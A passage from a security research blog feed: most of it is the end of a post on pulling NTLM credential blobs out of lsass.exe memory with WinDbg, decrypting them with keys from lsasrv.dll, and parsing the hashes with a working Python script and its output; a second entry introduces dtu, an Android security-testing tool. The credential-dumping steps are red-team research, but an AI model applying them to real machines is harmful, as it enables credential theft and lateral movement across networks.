<p>When <code class="language-plaintext highlighter-rouge">PrimaryCredentials-&gt;Primary-&gt;Buffer</code> contains the string “Primary”, <code class="language-plaintext highlighter-rouge">PrimaryCredentials-&gt;Credentials-&gt;Buffer</code> will then point to the encrypted blob containing the NTLM hash for that session, and <code class="language-plaintext highlighter-rouge">PrimaryCredentials-&gt;Credentials-&gt;Length</code> will contain the length of the encrypted blob.</p>

<p><img src="/assets/postcontent/windbg_2.png" alt="Dereferencing the Credentials pointer" /></p>

<h4 id="extraction-summary">Extraction summary</h4>

<ol>
  <li>Start at <code class="language-plaintext highlighter-rouge">LogonSessionList</code> (symbol from <code class="language-plaintext highlighter-rouge">lsasrv.dll</code> PDB), which is the head of a doubly-linked list of <code class="language-plaintext highlighter-rouge">MsvLogonSession</code> entries</li>
  <li>Traverse the list via <code class="language-plaintext highlighter-rouge">Flink</code>/<code class="language-plaintext highlighter-rouge">Blink</code> for all <code class="language-plaintext highlighter-rouge">LogonSessionListCount</code> entries, grabbing <code class="language-plaintext highlighter-rouge">Username</code>/<code class="language-plaintext highlighter-rouge">Domain</code>/<code class="language-plaintext highlighter-rouge">Type</code> along the way for identification</li>
  <li>For each session, follow <code class="language-plaintext highlighter-rouge">Credentials</code> to reach the singly-linked list of <code class="language-plaintext highlighter-rouge">MsvCredentialsEntry</code></li>
  <li>From each <code class="language-plaintext highlighter-rouge">MsvCredentialsEntry</code>, follow <code class="language-plaintext highlighter-rouge">PrimaryCredentials</code> into another singly-linked list of <code class="language-plaintext highlighter-rouge">MsvPrimaryCredentialsEntry</code></li>
  <li>On each <code class="language-plaintext highlighter-rouge">MsvPrimaryCredentialsEntry</code>, check <code class="language-plaintext highlighter-rouge">Primary.Buffer</code> for the string <code class="language-plaintext highlighter-rouge">"Primary"</code></li>
  <li>Read the encrypted blob from <code class="language-plaintext highlighter-rouge">Credentials.Buffer</code> with size <code class="language-plaintext highlighter-rouge">Credentials.Length</code></li>
</ol>

<h3 id="decryption">Decryption</h3>

<h4 id="decryption-overview">Decryption overview</h4>

<p>The credential buffer we just extracted is encrypted with either AES or 3DES using keys stored by <code class="language-plaintext highlighter-rouge">lsasrv.dll</code> in the <code class="language-plaintext highlighter-rouge">lsass.exe</code> memory space. 3DES is used in CBC mode with an 8-byte block, so 3DES ciphertext length is always a multiple of 8. AES is used in CFB mode, which is stream-like and does not require padding, so AES ciphertext can be any length. The <a href="https://github.com/gentilkiwi/mimikatz/blob/306bc6b43099c7b698f2898401fddbded6a630c8/mimikatz/modules/sekurlsa/crypto/kuhl_m_sekurlsa_nt6.c#L134">algorithm check</a> is: if <code class="language-plaintext highlighter-rouge">blob_length % 8 == 0</code>, use 3DES with the first 8 bytes of the IV; otherwise use AES-CFB with the full 16-byte IV. Our blob was 0x198 (408) bytes, so 3DES it is.</p>

<p>In fact, this is how Windows does it. The following is a decompiled version of <code class="language-plaintext highlighter-rouge">LsaEncryptMemory()</code> from <code class="language-plaintext highlighter-rouge">lsasrv.dll</code> (Windows build 19044):</p>

<p><img src="/assets/postcontent/LsaEncryptMemory.png" alt="Encryption algorithm selection from LsaEncryptMemory (lsasrv.dll, Windows build 19044)" /></p>

<p>Just like we did with <code class="language-plaintext highlighter-rouge">LogonSessionListCount</code> and <code class="language-plaintext highlighter-rouge">LogonSessionList</code>, we can use the debug symbols for <code class="language-plaintext highlighter-rouge">lsasrv.dll</code> to access <code class="language-plaintext highlighter-rouge">InitializationVector</code>, <code class="language-plaintext highlighter-rouge">h3DesKey</code>, and <code class="language-plaintext highlighter-rouge">hAesKey</code> directly from WinDbg, which point to the data structures storing IV, DES and AES key respectively, used by the <a href="https://learn.microsoft.com/en-us/windows/win32/seccng/cng-portal">Windows Cryptography Next Generation (CNG) API</a>. <code class="language-plaintext highlighter-rouge">bcrypt.dll</code> provides the primitive cryptographic functions and data structures, and while there’s documentation publicly available, <a href="https://github.com/tpn/winsdk-10/blob/9b69fd26ac0c7d0b83d378dba01080e93349c2ed/Include/10.0.16299.0/shared/bcrypt.h#L357">some of the structures are not</a>; the public headers only forward-declare them as PVOID. The layouts below were taken from mimikatz and confirmed against live memory.</p>

<p>Both <code class="language-plaintext highlighter-rouge">h3DesKey</code> and <code class="language-plaintext highlighter-rouge">hAesKey</code> symbols point to a <code class="language-plaintext highlighter-rouge">BCRYPT_KEY_HANDLE</code> structure, similar to the following one:</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">typedef</span> <span class="k">struct</span> <span class="n">_BCRYPT_KEY_HANDLE</span> <span class="p">{</span>
    <span class="n">ULONG</span>    <span class="n">size</span><span class="p">;</span>
    <span class="n">ULONG</span>    <span class="n">tag</span><span class="p">;</span>         <span class="c1">// 'UUUR'</span>
    <span class="n">PVOID</span>    <span class="n">hAlgorithm</span><span class="p">;</span>
    <span class="n">PBcryptKey</span> <span class="n">key</span><span class="p">;</span>
    <span class="p">(...)</span>
<span class="p">}</span> <span class="n">BCRYPT_KEY_HANDLE</span><span class="p">,</span> <span class="o">*</span><span class="n">PBCRYPT_KEY_HANDLE</span><span class="p">;</span>
</code></pre></div></div>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">typedef</span> <span class="k">struct</span> <span class="n">_BcryptKey</span> <span class="p">{</span>
    <span class="n">ULONG</span>    <span class="n">size</span><span class="p">;</span>
    <span class="n">ULONG</span>    <span class="n">tag</span><span class="p">;</span>         <span class="c1">// 'MSSK'</span>
    <span class="n">ULONG</span>    <span class="n">type</span><span class="p">;</span>
    <span class="p">(...)</span>
    <span class="n">BcryptHardKey</span> <span class="n">hardkey</span><span class="p">;</span>
<span class="p">}</span> <span class="n">BcryptKey</span><span class="p">,</span> <span class="o">*</span><span class="n">PBcryptKey</span><span class="p">;</span>
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">BCRYPT_KEY_HANDLE-&gt;key</code> is a pointer to a <code class="language-plaintext highlighter-rouge">BcryptKey</code> structure; notice how both structures have an unsigned long field (dubbed <code class="language-plaintext highlighter-rouge">tag</code> <a href="https://github.com/gentilkiwi/mimikatz/blob/306bc6b43099c7b698f2898401fddbded6a630c8/mimikatz/modules/crypto/kuhl_m_crypto_extractor.h#L596">in mimikatz source</a>) which appears to have 4-byte magic identifiers (0x55555552 “UUUR” and 0x4D53534B “MSSK”, respectively).</p>

<p>Finally, <code class="language-plaintext highlighter-rouge">BcryptKey-&gt;hardkey</code> is a minimal wrapper around the raw key bytes, which live on <code class="language-plaintext highlighter-rouge">hardkey.data[]</code>:</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">typedef</span> <span class="k">struct</span> <span class="n">_BcryptHardKey</span> <span class="p">{</span>
    <span class="n">ULONG</span> <span class="n">cbSecret</span><span class="p">;</span>   <span class="c1">// key length in bytes</span>
    <span class="n">BYTE</span>  <span class="n">data</span><span class="p">[</span><span class="mi">1</span><span class="p">];</span>    <span class="c1">// key material starts here</span>
<span class="p">}</span> <span class="n">BcryptHardKey</span><span class="p">,</span> <span class="o">*</span><span class="n">PBcryptHardKey</span><span class="p">;</span>
</code></pre></div></div>

<p><img src="/assets/postcontent/windbg_3.png" alt="Extracting the key material for decryption" /></p>

<h4 id="decryption-summary">Decryption summary</h4>

<ol>
  <li>Decide the algorithm: if <code class="language-plaintext highlighter-rouge">blob_length % 8 == 0</code>, 3DES-CBC, which uses first 8 bytes of IV, otherwise AES-CFB</li>
  <li>Resolve <code class="language-plaintext highlighter-rouge">InitializationVector</code>, then get <code class="language-plaintext highlighter-rouge">BCRYPT_KEY_HANDLE</code>: <code class="language-plaintext highlighter-rouge">h3DesKey</code> or <code class="language-plaintext highlighter-rouge">hAesKey</code> from <code class="language-plaintext highlighter-rouge">lsasrv.dll</code> debug symbols in WinDbg</li>
  <li>Follow <code class="language-plaintext highlighter-rouge">BCRYPT_KEY_HANDLE-&gt;key</code> to a BcryptKey struct</li>
  <li>Follow into <code class="language-plaintext highlighter-rouge">BcryptKey-&gt;hardkey</code>, then read <code class="language-plaintext highlighter-rouge">cbSecret</code> for the key length and grab that many bytes from <code class="language-plaintext highlighter-rouge">data[]</code></li>
  <li>Feed the IV, key and the encrypted blob we extracted on the previous section to the matching cipher (3DES-CBC or AES-CFB) to decrypt the credential buffer</li>
</ol>

<h3 id="parsing">Parsing</h3>

<p>That leaves one more question: where in the decrypted blob do the hashes actually sit? The struct is similar <a href="https://github.com/gentilkiwi/mimikatz/blob/306bc6b43099c7b698f2898401fddbded6a630c8/mimikatz/modules/sekurlsa/packages/kuhl_m_sekurlsa_msv1_0.h#L56">to the following</a>:</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">typedef</span> <span class="k">struct</span> <span class="n">_MsvPrimaryCredentialWin10_1607</span> <span class="p">{</span>
    <span class="n">LSA_UNICODE_STRING</span> <span class="n">LogonDomainName</span><span class="p">;</span>   <span class="c1">// +0x00</span>
    <span class="n">LSA_UNICODE_STRING</span> <span class="n">UserName</span><span class="p">;</span>          <span class="c1">// +0x10</span>
    <span class="n">PVOID</span> <span class="n">pNtlmCredIsoInProc</span><span class="p">;</span>             <span class="c1">// +0x20</span>
    <span class="n">BYTE</span> <span class="n">isIso</span><span class="p">;</span>                           <span class="c1">// +0x28</span>
    <span class="n">BYTE</span> <span class="n">isNtOwfPassword</span><span class="p">;</span>                 <span class="c1">// +0x29</span>
    <span class="n">BYTE</span> <span class="n">isLmOwfPassword</span><span class="p">;</span>                 <span class="c1">// +0x2a</span>
    <span class="n">BYTE</span> <span class="n">isShaOwPassword</span><span class="p">;</span>                 <span class="c1">// +0x2b</span>
    <span class="n">BYTE</span> <span class="n">isDPAPIProtected</span><span class="p">;</span>                <span class="c1">// +0x2c</span>
    <span class="n">BYTE</span> <span class="n">align0</span><span class="p">,</span> <span class="n">align1</span><span class="p">,</span> <span class="n">align2</span><span class="p">;</span>          <span class="c1">// +0x2d, +0x2e, +0x2f</span>
    <span class="n">DWORD</span> <span class="n">unkD</span><span class="p">;</span>                           <span class="c1">// +0x30</span>
<span class="cp">#pragma pack(push, 2)
</span>    <span class="n">WORD</span>  <span class="n">isoSize</span><span class="p">;</span>                        <span class="c1">// +0x34</span>
    <span class="n">BYTE</span>  <span class="n">DPAPIProtected</span><span class="p">[</span><span class="mi">16</span><span class="p">];</span>             <span class="c1">// +0x36</span>
    <span class="n">DWORD</span> <span class="n">align3</span><span class="p">;</span>                         <span class="c1">// +0x46</span>
<span class="cp">#pragma pack(pop)
</span>    <span class="n">BYTE</span> <span class="n">NtOwfPassword</span><span class="p">[</span><span class="mi">16</span><span class="p">];</span>               <span class="c1">// +0x4a</span>
    <span class="n">BYTE</span> <span class="n">LmOwfPassword</span><span class="p">[</span><span class="mi">16</span><span class="p">];</span>               <span class="c1">// +0x5a</span>
    <span class="n">BYTE</span> <span class="n">ShaOwPassword</span><span class="p">[</span><span class="mi">20</span><span class="p">];</span>               <span class="c1">// +0x6a</span>
<span class="p">}</span> <span class="n">MsvPrimaryCredentialWin10_1607</span><span class="p">,</span> <span class="o">*</span><span class="n">PMsvPrimaryCredentialWin10_1607</span><span class="p">;</span>
</code></pre></div></div>

<p>The <code class="language-plaintext highlighter-rouge">#pragma pack(push, 2)</code> on the inner block is why <code class="language-plaintext highlighter-rouge">NtOwfPassword</code> lands at <code class="language-plaintext highlighter-rouge">+0x4a</code> and not <code class="language-plaintext highlighter-rouge">+0x4c</code>. Without it, the compiler inserts 2 bytes of padding before <code class="language-plaintext highlighter-rouge">DWORD align3</code> to satisfy 4-byte alignment, shifting every hash field by 2. The pack directive caps alignment at 2 for that block, which matches the in-memory layout Microsoft actually uses.</p>

<p>The following Python script (requires <code class="language-plaintext highlighter-rouge">pip install cryptography</code>) decrypts the credential blob and reads the hashes, referencing the offsets in the struct:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">from</span> <span class="nn">cryptography.hazmat.primitives.ciphers</span> <span class="kn">import</span> <span class="n">Cipher</span><span class="p">,</span> <span class="n">algorithms</span><span class="p">,</span> <span class="n">modes</span>
<span class="kn">from</span> <span class="nn">cryptography.hazmat.backends</span> <span class="kn">import</span> <span class="n">default_backend</span>

<span class="n">key</span> <span class="o">=</span> <span class="nb">bytes</span><span class="p">.</span><span class="n">fromhex</span><span class="p">(</span><span class="s">'a7cfe69f193e19cad0c2c5822a2055ba77e1d17ef3bb776a'</span><span class="p">)</span>
<span class="n">iv</span>  <span class="o">=</span> <span class="nb">bytes</span><span class="p">.</span><span class="n">fromhex</span><span class="p">(</span><span class="s">'dc469e7338b717b4'</span><span class="p">)</span>  <span class="c1"># first 8 bytes of 16-byte IV
</span><span class="n">ct</span> <span class="o">=</span> <span class="nb">bytes</span><span class="p">.</span><span class="n">fromhex</span><span class="p">(</span>
    <span class="s">'6a777c0b3a4b4d2c3d75e5ff90b0a54b4d2569257b8c4a53e4a63e7083f09f92'</span>
    <span class="s">'d2b53e2a4297a3a0420c7661e90bb6d55a157c336e98bd73b241e52bc12048df1'</span>
    <span class="s">'63ed779da17fe7018c9bcb464f1e5d700b24654df0af3c6798dfa26afec31157f'</span>
    <span class="s">'590932bc0593452d0cdb8336ca1282d8050b998135183ca2998ed9630e9573c86'</span>
    <span class="s">'9d3c9e81c1581e2d95af94ccc5a62762eaaa08fe84cf192e0bfbe30f00c2f369e'</span>
    <span class="s">'d9fb9cc60bcb69fa0fb43d4d6a1e711ecfc4f41a80f73f6eec36d9adf24e6794b'</span>
    <span class="s">'241c834bf4a9d683a2bd40f1cbd1fa1c000366bb6523d5813b0fd2ccc18eba385'</span>
    <span class="s">'1207106feeaa8d1bb88147ca1f80025c8c319c23c7379680d843c3bcc492bcec8'</span>
    <span class="s">'3d61cca40db39ff7f752f347f3915021447ef5ba70a1b3d32d073f50dd11820f9'</span>
    <span class="s">'2de3ff7d74ce39c6c19dedde32d5b0bfa61054d1e89b66ecb44b4d0ca4bd9cf9b'</span>
    <span class="s">'e5b4936aeee09994b0d6636ecf3d7ec35492d48a668c147cd78a2d5edee49f6b3'</span>
    <span class="s">'7d24583fc634e475872c628306f73c5bacf1bd68b8541561288dbfdf86ce1fa91'</span>
    <span class="s">'799d7783bae106af414b247c1bfc0acc036fe'</span>
<span class="p">)</span>

<span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">'Credential blob (encrypted): </span><span class="si">{</span><span class="nb">len</span><span class="p">(</span><span class="n">ct</span><span class="p">)</span><span class="si">}</span><span class="s"> bytes'</span><span class="p">)</span>

<span class="n">cipher</span> <span class="o">=</span> <span class="n">Cipher</span><span class="p">(</span><span class="n">algorithms</span><span class="p">.</span><span class="n">TripleDES</span><span class="p">(</span><span class="n">key</span><span class="p">),</span> <span class="n">modes</span><span class="p">.</span><span class="n">CBC</span><span class="p">(</span><span class="n">iv</span><span class="p">),</span> <span class="n">backend</span><span class="o">=</span><span class="n">default_backend</span><span class="p">())</span>
<span class="n">dec</span> <span class="o">=</span> <span class="n">cipher</span><span class="p">.</span><span class="n">decryptor</span><span class="p">()</span>
<span class="n">pt</span> <span class="o">=</span> <span class="n">dec</span><span class="p">.</span><span class="n">update</span><span class="p">(</span><span class="n">ct</span><span class="p">)</span> <span class="o">+</span> <span class="n">dec</span><span class="p">.</span><span class="n">finalize</span><span class="p">()</span>

<span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">'plaintext:  </span><span class="si">{</span><span class="nb">len</span><span class="p">(</span><span class="n">pt</span><span class="p">)</span><span class="si">}</span><span class="s"> bytes'</span><span class="p">)</span>

<span class="k">print</span><span class="p">()</span>
<span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">'isIso:       0x</span><span class="si">{</span><span class="n">pt</span><span class="p">[</span><span class="mh">0x28</span><span class="p">]</span><span class="si">:</span><span class="mi">02</span><span class="n">x</span><span class="si">}</span><span class="s">'</span><span class="p">)</span>
<span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">'isNtOwfPw:   0x</span><span class="si">{</span><span class="n">pt</span><span class="p">[</span><span class="mh">0x29</span><span class="p">]</span><span class="si">:</span><span class="mi">02</span><span class="n">x</span><span class="si">}</span><span class="s">'</span><span class="p">)</span>
<span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">'isLmOwfPw:   0x</span><span class="si">{</span><span class="n">pt</span><span class="p">[</span><span class="mh">0x2a</span><span class="p">]</span><span class="si">:</span><span class="mi">02</span><span class="n">x</span><span class="si">}</span><span class="s">'</span><span class="p">)</span>
<span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">'isShaOwPw:   0x</span><span class="si">{</span><span class="n">pt</span><span class="p">[</span><span class="mh">0x2b</span><span class="p">]</span><span class="si">:</span><span class="mi">02</span><span class="n">x</span><span class="si">}</span><span class="s">'</span><span class="p">)</span>
<span class="k">print</span><span class="p">()</span>

<span class="n">nt</span>  <span class="o">=</span> <span class="n">pt</span><span class="p">[</span><span class="mh">0x4a</span><span class="p">:</span><span class="mh">0x4a</span><span class="o">+</span><span class="mi">16</span><span class="p">]</span>
<span class="n">lm</span>  <span class="o">=</span> <span class="n">pt</span><span class="p">[</span><span class="mh">0x5a</span><span class="p">:</span><span class="mh">0x5a</span><span class="o">+</span><span class="mi">16</span><span class="p">]</span>
<span class="n">sha</span> <span class="o">=</span> <span class="n">pt</span><span class="p">[</span><span class="mh">0x6a</span><span class="p">:</span><span class="mh">0x6a</span><span class="o">+</span><span class="mi">20</span><span class="p">]</span>

<span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">'NT  hash:  </span><span class="si">{</span><span class="n">nt</span><span class="p">.</span><span class="nb">hex</span><span class="p">()</span><span class="si">}</span><span class="s">'</span><span class="p">)</span>
<span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">'LM  hash:  </span><span class="si">{</span><span class="n">lm</span><span class="p">.</span><span class="nb">hex</span><span class="p">()</span><span class="si">}</span><span class="s">'</span><span class="p">)</span>
<span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">'SHA1:      </span><span class="si">{</span><span class="n">sha</span><span class="p">.</span><span class="nb">hex</span><span class="p">()</span><span class="si">}</span><span class="s">'</span><span class="p">)</span>
</code></pre></div></div>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$ python msv_test.py
Credential blob (encrypted): 408 bytes
plaintext:  408 bytes

isIso:       0x00
isNtOwfPw:   0x01
isLmOwfPw:   0x00
isShaOwPw:   0x01

NT  hash:  ead0cc57ddaae50d876b7dd6386fa9c7
LM  hash:  00000000000000000000000000000000
SHA1:      452e3a8dce23b0c736479f44a2e8d3c2b1f5efec
</code></pre></div></div>

<p>That covers MSV; we found the session structures from public symbols and open source well-known tooling, walked its linked lists to the encrypted credential blob, extracted the decryption key out of the memory and parsed the resulting plaintext. Part II does the same walkthrough for Kerberos, which has more moving parts and requires a bit more work.</p>]]></content><author><name>Ángel Suárez-Bárcena Martín</name></author><category term="Research" /><category term="technical" /><category term="offensive" /><category term="windows" /><category term="re" /><category term="technique" /><category term="binary" /><summary type="html"><![CDATA[During purple and red team assessments, we often need to simulate what real attackers would do once they’ve gained a foothold on a Windows machine: harvest credentials to move laterally through the network. This is one of the most common post-exploitation goals, and also one of the most heavily monitored; modern enterprise EDRs are specifically tuned to catch credential theft. The existing offline tooling that sidesteps that telemetry is also unreliable on modern Windows builds, which is what motivated this research.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="http://research.ivision.com/assets/headers/header_memdump.png" /><media:content medium="image" url="http://research.ivision.com/assets/headers/header_memdump.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Introducing dtu</title><link href="http://research.ivision.com/introducing-dtu.html" rel="alternate" type="text/html" title="Introducing dtu" /><published>2025-11-03T00:00:00+00:00</published><updated>2025-11-03T00:00:00+00:00</updated><id>http://research.ivision.com/introducing-dtu</id><content type="html" xml:base="http://research.ivision.com/introducing-dtu.html"><![CDATA[<p>Published on GitHub at <a href="https://github.com/ivision-research/dtu">https://github.com/ivision-research/dtu</a>.</p>

<p>About 6 years ago I was tasked with answering a question: how can we perform in depth testing of Android devices quickly and without root access? That question resulted, over multiple iterations and a few complete rewrites, in the creation of <a href="https://github.com/ivision-research/dtu">dtu</a>, our Android device testing utility. I’m really happy to finally be releasing this tool to the public, because I think it fills a major gap in the available open source tooling for testing Android devices and makes it straightforward for anyone to get set up to test any device, hopefully increasing the security of the Android operating system in the process. This is also not just a code dump, since I’ve been actively maintaining this tool in some form for over 6 years now. Using this tool we have found and disclosed multiple critical vulnerabilities in Android devices, and I’d like to explain how it was developed and how it works.</p>

<h2 id="high-level">High level</h2>

<p><code class="language-plaintext highlighter-rouge">dtu</code> is a tool (and Rust crate) to help understand and test the Java based attack surface on an Android device. This means that it helps test system services implemented in Java and exported IPC interfaces in high privileged APKs. Of note, there are <em>no tools</em> currently in <code class="language-plaintext highlighter-rouge">dtu</code> for testing <em>native</em> code. This decision was made for two reasons: (1) we were required to work without rooted devices and SELinux generally prevents access to native system service implementations and (2) Java bytecode is simply easier to analyze and work with. I think it’s important to point out this limitation early in this introduction, because these considerations drove all design decisions. There are other methods that can be employed for working with native code, and <code class="language-plaintext highlighter-rouge">dtu</code> is hopefully just another tool in a tester’s arsenal. <code class="language-plaintext highlighter-rouge">dtu</code> is also not going to solve your problems for you: it’s going to provide you with tools to <em>be more efficient</em> and a framework to build automation on top of, but there is very little automation directly in the tool. Expect to still be reverse engineering Java code as either <code class="language-plaintext highlighter-rouge">smali</code> or decompiled <code class="language-plaintext highlighter-rouge">Java</code>, and expect to still have to do a fair amount of thinking.</p>

<p>With all of that in mind, what <code class="language-plaintext highlighter-rouge">dtu</code> does is:</p>

<ol>
  <li>Identify the source of Java code running on the device. Think <code class="language-plaintext highlighter-rouge">jar</code>, <code class="language-plaintext highlighter-rouge">apk</code>, and <code class="language-plaintext highlighter-rouge">apex</code> files</li>
  <li>Convert all of that code to <a href="https://github.com/google/smali"><code class="language-plaintext highlighter-rouge">smali</code></a></li>
  <li>Perform some static analysis on the <code class="language-plaintext highlighter-rouge">smali</code> and create a graph database of inheritance and method calls</li>
  <li>Assist the tester in quickly identifying, and testing, interesting classes or methods</li>
</ol>

<p>I’m going to walk through a typical test using <code class="language-plaintext highlighter-rouge">dtu</code> to give a feel for how to use it.</p>

<h2 id="testing-setup">Testing setup</h2>

<p>You’ll see a tl;dr in the <code class="language-plaintext highlighter-rouge">dtu</code> <a href="https://github.com/ivision-research/dtu/blob/main/README.md">README</a> with the following:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>dtu pull
dtu graph full-setup
dtu db setup
</code></pre></div></div>

<p>These are commands that you’ll run for every device you test, and you’re going to want to take a nap while they run, because a lot is happening in these 3 commands. The first, <code class="language-plaintext highlighter-rouge">dtu pull</code>, attempts to identify and pull all files that may have Java code running on the device. It uses a few heuristics to do this, and we’re constantly updating this process as we learn more and Android evolves, but it generally gets enough to do some interesting testing. Behind the scenes this is just using tools like:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">adb</code> - Used to run shell commands on the device and pull files</li>
  <li><a href="https://apktool.org/"><code class="language-plaintext highlighter-rouge">apktool</code></a> - Used for converting APK files to <code class="language-plaintext highlighter-rouge">smali</code></li>
  <li><a href="https://github.com/google/smali"><code class="language-plaintext highlighter-rouge">baksmali</code></a> - Used for converting <code class="language-plaintext highlighter-rouge">dex</code> files to <code class="language-plaintext highlighter-rouge">smali</code></li>
  <li><a href="https://github.com/anestisb/vdexExtractor"><code class="language-plaintext highlighter-rouge">vdexExtractor</code></a> - Not used for later versions of Android, but can find code in <code class="language-plaintext highlighter-rouge">vdex</code> files on older versions</li>
</ul>

<p>Everything that is pulled is decompiled and placed into a <code class="language-plaintext highlighter-rouge">dtu_out/smali</code> directory. Files that are part of the framework are stored separately from individual APK files.</p>

<p>Once all of this data is gathered, <code class="language-plaintext highlighter-rouge">dtu graph full-setup</code> makes use of <a href="https://github.com/ivision-research/smalisa"><code class="language-plaintext highlighter-rouge">smalisa</code></a> to parse all of the <code class="language-plaintext highlighter-rouge">smali</code> files and create an inheritance and call graph to store in a <a href="https://github.com/cozodb/cozo">Cozo database</a>. This graph is used throughout <code class="language-plaintext highlighter-rouge">dtu</code> to get answers to questions like “Which classes implement <code class="language-plaintext highlighter-rouge">foobar.Interface</code>, the interface for the <code class="language-plaintext highlighter-rouge">foobar</code> system service?” or “which functions, within 3 hops, call <code class="language-plaintext highlighter-rouge">java.lang.Runtime.exec(...)</code>?” and any number of other interesting things you can ask a call graph. You can directly interact with this Cozo database with <code class="language-plaintext highlighter-rouge">dtu graph repl</code> or send one off queries to <code class="language-plaintext highlighter-rouge">dtu graph eval</code>. There are some canned queries available at <code class="language-plaintext highlighter-rouge">dtu graph canned</code>.</p>

<p>After the Cozo database is set up, we next populate an <code class="language-plaintext highlighter-rouge">sqlite</code> database with <code class="language-plaintext highlighter-rouge">dtu db setup</code>. Some examples of data stored in this database are:</p>

<ul>
  <li>The output of <code class="language-plaintext highlighter-rouge">getprop</code></li>
  <li>All permissions that can be automatically discovered</li>
  <li>All <code class="language-plaintext highlighter-rouge">BroadcastReceiver</code>s, <code class="language-plaintext highlighter-rouge">Service</code>s, <code class="language-plaintext highlighter-rouge">ContentProvider</code>s, and <code class="language-plaintext highlighter-rouge">Activity</code>s in the pulled APKs and framework</li>
  <li>All system services and their Java implementations if they exist</li>
  <li>Whether the implementations of methods match the implementations on a chosen comparison (more on this later)</li>
</ul>

<p>You can check the contents of the database yourself over in <code class="language-plaintext highlighter-rouge">dtu_out/sqlite/device.db</code>.</p>

<p>At this point you’re ready to start testing the device! Note that this whole process pulls and stores <em>a ton</em> of data: sorry about your hard drive space. Expect about 15-20GB for a device.</p>

<h2 id="diffing">Diffing</h2>

<p>In the previous section I alluded to the ability to compare devices, and this is a core feature of <code class="language-plaintext highlighter-rouge">dtu</code> that I highly recommend taking advantage of. We generally create a <code class="language-plaintext highlighter-rouge">dtu</code> <code class="language-plaintext highlighter-rouge">device.db</code> file for an Android emulator at every API level we’re interested in and use this as the base against which we should compare a device. In fact, this is <em>expected</em>, if you don’t want the diff to occur, you have to run <code class="language-plaintext highlighter-rouge">dtu db setup --no-diff</code>. Diffing helps cut down on noise and helps focus your testing on features that aren’t part of AOSP: we all know Google doesn’t write buggy code, so we want to find code specific to our device. You can diff against <em>arbitrary</em> devices too! For example, say you are testing the Pixel 9, and last year you tested the Pixel 8. Well, you determined that the Pixel 8 was perfect and has no bugs, so you want to find only things that are different in the Pixel 9. Add that Pixel 8’s <code class="language-plaintext highlighter-rouge">device.db</code> as a diff, <code class="language-plaintext highlighter-rouge">dtu db diff-source add ...</code>, and fire up the diff TUI <code class="language-plaintext highlighter-rouge">dtu diff ui -S pixel8</code> to focus on the new features!</p>

<p>Diffing is a lot deeper than you may first expect. While at one level the diff just says “this exists only in the device under test” it also has the capability to say “this exists in both devices, <em>but it looks different</em>”. This is done for all system service methods that are discovered by walking through all of the <code class="language-plaintext highlighter-rouge">smali</code> for each method and trying to determine if they have the exact same code or not. While this is not perfect and can be a bit brittle, it has proven really helpful, and anything to help focus testing of such a huge attack surface is a plus.</p>

<h2 id="test-application">Test application</h2>

<p><code class="language-plaintext highlighter-rouge">dtu app setup</code> and <code class="language-plaintext highlighter-rouge">dtu app install</code> will create and install a testing application. This application is used by various <code class="language-plaintext highlighter-rouge">dtu</code> commands to interact with the device as a “low privileged” application, and while not required, it is recommended to use and install it. The communication with the application happens via a TCP server that is accessible via an <code class="language-plaintext highlighter-rouge">adb</code> forwarded port. The test application provides some helpful tools to write and execute tests. Check out <code class="language-plaintext highlighter-rouge">dtu app</code> in general for the test application; I’m not going to talk about it much here. Commands that require the server up and running will generally error out and let you know that it should be installed.</p>

<h2 id="active-testing">Active testing</h2>

<p>Now that you have all this data, you probably want to do something other than fill up your hard drive. For me, testing normally begins at <code class="language-plaintext highlighter-rouge">dtu diff ui</code>, and this should keep you busy for a while. I typically head straight to the <code class="language-plaintext highlighter-rouge">Providers</code> section first, because there is sometimes some funny business happening in <code class="language-plaintext highlighter-rouge">ContentProvider</code>s and I like to check them out. My work flow here is typically to find one with an “interesting name”, navigate over to it, and hit <code class="language-plaintext highlighter-rouge">O</code> to open it up in <code class="language-plaintext highlighter-rouge">vim</code>, where I have a custom plugin that I use to automatically convert the file to Java with <code class="language-plaintext highlighter-rouge">jadx</code>. This is a kind of “hook” system provided by <code class="language-plaintext highlighter-rouge">dtu</code> if the <code class="language-plaintext highlighter-rouge">dtu-open-file</code> binary exists in your <code class="language-plaintext highlighter-rouge">$PATH</code> or <code class="language-plaintext highlighter-rouge">$DTU_OPEN_EXECUTABLE</code> is set. Then I’ll look through the implementation and if I see something potentially interesting, I’ll hit <code class="language-plaintext highlighter-rouge">c</code> to invoke the <code class="language-plaintext highlighter-rouge">dtu-clipboard</code> hook and copy a template <code class="language-plaintext highlighter-rouge">dtu provider -a AUTHORITY ...</code> call to my clipboard and paste it in a shell to try to interact with the <code class="language-plaintext highlighter-rouge">ContentProvider</code> via the <code class="language-plaintext highlighter-rouge">dtu</code> test application. If I don’t want to revisit the <code class="language-plaintext highlighter-rouge">ContentProvider</code> again, I’ll just hit <code class="language-plaintext highlighter-rouge">h</code> and hide it so I don’t have to see it anymore. This workflow is <em>fast</em>: I can do a high level test of every discovered <code class="language-plaintext highlighter-rouge">ContentProvider</code> on the device within a couple hours without ever writing a line of Kotlin code. This testing strategy gets results too: I’ve found dozens of ways to completely take over a device from an unprivileged application with <code class="language-plaintext highlighter-rouge">dtu</code> and even ended up rooting some devices!</p>

